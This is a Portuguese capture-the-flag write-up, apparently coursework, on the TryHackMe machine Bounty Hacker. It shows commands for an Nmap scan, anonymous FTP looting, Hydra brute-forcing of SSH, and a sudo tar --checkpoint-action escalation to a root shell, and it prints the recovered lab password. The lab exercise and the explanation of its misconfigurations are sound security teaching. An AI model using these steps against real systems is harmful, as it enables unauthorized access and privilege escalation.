
Write-Up: Bounty Hacker

Segurança Ofensiva — Capture The Flag

Plataforma: TryHackMe

Dificuldade: Fácil

Data de resolução: 01/10/2026

Autor: Luís Eduardo Curi Serra

Matrícula: 251033574

Professor: Roberto Rodrigues Filho

2 de outubro de 2026

Sumário

1	Visão Geral	2
2	Reconhecimento	2
2.1	Varredura de portas	2
3	Exploração	3
3.1	Coleta de credenciais via FTP anônimo	3
3.2	Análise dos arquivos	4
3.3	Força bruta no SSH	5
3.4	Acesso ao sistema e flag de usuário	5
4	Escalada de Privilégios	6
4.1	Enumeração local	6
4.2	Obtenção de root e flag final	6
5	Conclusão	7
6	Referências	8

1 Visão Geral

Bounty Hacker é uma máquina Linux de dificuldade *fácil* que expõe três serviços: FTP, SSH e HTTP. A superfície de ataque explorada combina uma **configuração insegura do FTP** (acesso *anonymous* habilitado) com a **reutilização de credenciais**. O servidor FTP permite *login* anônimo e disponibiliza dois arquivos: `task.txt`, assinado pelo usuário `lin` (vazando o **nome de usuário**), e `locks.txt`, que é na prática uma **lista de senhas**. Com usuário e *wordlist* em mãos, um ataque de *força bruta* contra o SSH descobre a senha válida de `lin`, concedendo acesso ao sistema e à *flag* de usuário. A enumeração local revela uma política de `sudo` perigosa: `lin` pode executar `/bin/tar` como `root`, binário que (conforme o *GTFOBins*) permite executar comandos arbitrários via `--checkpoint-action`, resultando em escalada para `root`. O fluxo geral foi: reconhecimento (Nmap) → coleta de credenciais (FTP *anonymous*) → força bruta de SSH → acesso como `lin` → escalada via `sudo/tar` mal configurado → `root`.

2 Reconhecimento

2.1 Varredura de portas

A varredura inicial identifica quais serviços estão expostos e suas portas, orientando as fases seguintes.


```
nmap -T4 <TARGET_IP>
```

Listing 1: Varredura de portas e serviços com Nmap.

A varredura retorna **três portas abertas: 21/tcp (FTP), 22/tcp (SSH) e 80/tcp (HTTP)**.

```
Starting Nmap 7.99 ( https://nmap.org )
Nmap scan report for <TARGET_IP>
Host is up (0.14s latency).
Not shown: 967 filtered tcp ports (no-response), 30 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
```

Listing 2: Portas abertas retornadas pela varredura.



```
luiserra@kali: ~  
$ nmap -Tl 10.66.189.102  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-02 16:57 -0400  
Nmap scan report for 10.66.189.102 (10.66.189.102)  
Host is up (0.15s latency).  
Not shown: 967 filtered tcp ports (no-response), 30 closed tcp ports (reset) ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http  
Nmap done: 1 IP address (1 host up) scanned in 8.28 seconds  
Listing 2: Portas abertas identificadas pela varredura.
```

Figura 1: Varredura Nmap contra o alvo: portas 21 (FTP), 22 (SSH) e 80 (HTTP) abertas.

Figura 2: Portas abertas identificadas pela varredura.

Figura 1: Varredura Nmap contra o alvo: portas 21 (FTP), 22 (SSH) e 80 (HTTP) abertas.

3 Exploração

3.1 Coleta de credenciais via FTP anônimo

O serviço FTP aceita *login anonymous*, uma má configuração que expõe o conteúdo do servidor sem autenticação. Após autenticar com o usuário `anonymous`, listam-se dois arquivos: `locks.txt` e `task.txt`, ambos baixados com o comando `get`.

```
ftp <TARGET_IP> 21  
# Name: anonymous (sem senha)  
ftp> ls  
ftp> get locks.txt  
ftp> get task.txt
```

Listing 3: Login anônimo no FTP e download dos arquivos.

```
220 (vsFTPd 3.0.5)  
Name (<TARGET_IP>:kali): anonymous  
230 Login successful.  
Remote system type is UNIX.  
ftp> ls  
-rw-rw-r-- 1 ftp ftp 418 Jun 07 2020 locks.txt
```

```
-rw-rw-r-- 1 ftp ftp 68 Jun 07 2020 task.txt
226 Directory send OK.
```

Listing 4: Sessão FTP: login bem-sucedido e listagem dos arquivos.




Figura 2: Login *anonymous* no serviço FTP e *download* dos arquivos `locks.txt` e `task.txt`.

3.2 Análise dos arquivos

O arquivo `task.txt` contém uma lista de tarefas **assinada por lin**, revelando o **nome de usuário** do sistema.

```
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
```

Listing 5: Conteúdo de task.txt: assinatura revela o usuário.

O arquivo `locks.txt` contém 26 linhas de senhas candidatas — ou seja, uma **lista de senhas** (*wordlist*) pronta para um ataque de força bruta contra o usuário `lin`.

rEddrAGON
ReDdr4g0nSynd!cat3
Dr@qOn\$yn9icat3

```
...
RedDr4gonSynd1cat3      <-- senha valida
...
ReDSynd1ca7e
```

Listing 6: Trecho de locks.txt (lista de senhas candidatas).

3.3 Força bruta no SSH

Com o usuário (`lin`) e a *wordlist* (`locks.txt`), executa-se um ataque de força bruta contra o SSH com o *Hydra*.

```
hydra -l lin -P locks.txt ssh://<TARGET_IP>
```

Listing 7: Força bruta de senha no SSH com Hydra.

O ataque descobre a senha válida do usuário `lin`:

```
[22][ssh] host: <TARGET_IP>  login: lin  password: RedDr4gonSynd1cat3
```

Listing 8: Credencial descoberta pelo Hydra.

Tentativas sem sucesso (becos sem saída)

- Os arquivos do FTP poderiam, à primeira vista, sugerir uma trilha relacionada ao serviço HTTP (porta 80). Entretanto, o conteúdo real de `task.txt` (usuário) e `locks.txt` (senhas) aponta diretamente para a força bruta no SSH — o serviço web não é o vetor.

3.4 Acesso ao sistema e flag de usuário

De posse da credencial `lin:RedDr4gonSynd1cat3`, autentica-se via SSH e lê-se a *flag* de usuário no diretório *home*.

```
ssh lin@<TARGET_IP>
# senha: RedDr4gonSynd1cat3
ls -la
cat user.txt          # -> <FLAG_USER>
```

Listing 9: Login via SSH e leitura da flag de usuário.




Figura 3: Autenticação via SSH como `lin` e leitura da *flag* de usuário (`user.txt`).

4 Escalada de Privilégios

4.1 Enumeração local

Como `lin`, a primeira verificação é a política de `sudo` do usuário atual com `sudo -l` (usando a senha já descoberta). O resultado mostra que `lin` pode executar `/bin/tar` como `root`.

```
Matching Defaults entries for lin on ip-<TARGET_HOST>:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User lin may run the following commands on ip-<TARGET_HOST>:
    (root) /bin/tar
```

Listing 10: Política de `sudo`: `lin` pode executar `/bin/tar` como `root`.

4.2 Obtenção de root e flag final

O binário `tar`, quando executável via `sudo`, permite execução de comandos arbitrários através da opção `--checkpoint-action` (técnica documentada no *GTF0Bins*). Dispara-se um *shell* de `root` usando um ponto de checagem que executa `/bin/sh`.

```

sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
whoami                # -> root
cd /root
cat root.txt          # -> <FLAG_ROOT>

```

Listing 11: Escalada a root abusando do sudo + tar (GTF0Bins).




Figura 4: Escalada de privilégio: `sudo tar` com `--checkpoint-action` abre um *shell* de root; leitura da *flag* final em `/root/root.txt`.

5 Conclusão

O comprometimento resultou do encadeamento de más configurações. Primeiro, o **FTP anônimo** expôs dois arquivos que, juntos, entregaram o **nome de usuário** (`lin`, na assinatura de `task.txt`) e uma **lista de senhas** (`locks.txt`). Em seguida, a ausência de proteção contra **força bruta** no SSH permitiu descobrir a senha válida (`RedDr4gonSynd1cat3`) e obter acesso ao sistema. Por fim, uma **política de sudo insegura** concedia a `lin` a execução de `/bin/tar` como `root` — binário que permite *escape de shell*, resultando em escalada trivial para `root`. As falhas centrais foram a **exposição de credenciais via FTP anônimo** e a **atribuição de um binário perigoso no sudo**.

6 Referências

Este desafio decorre de más configurações (*FTP anônimo, força bruta e sudo* com binário perigoso), não de uma CVE específica.

- TryHackMe — Sala *Bounty Hacker* — <https://tryhackme.com/room/cowboyhacker>
- GTFOBins — `tar` — <https://gtfobins.github.io/gtfobins/tar/>
- THC-Hydra — <https://github.com/vanhauser-thc/thc-hydra>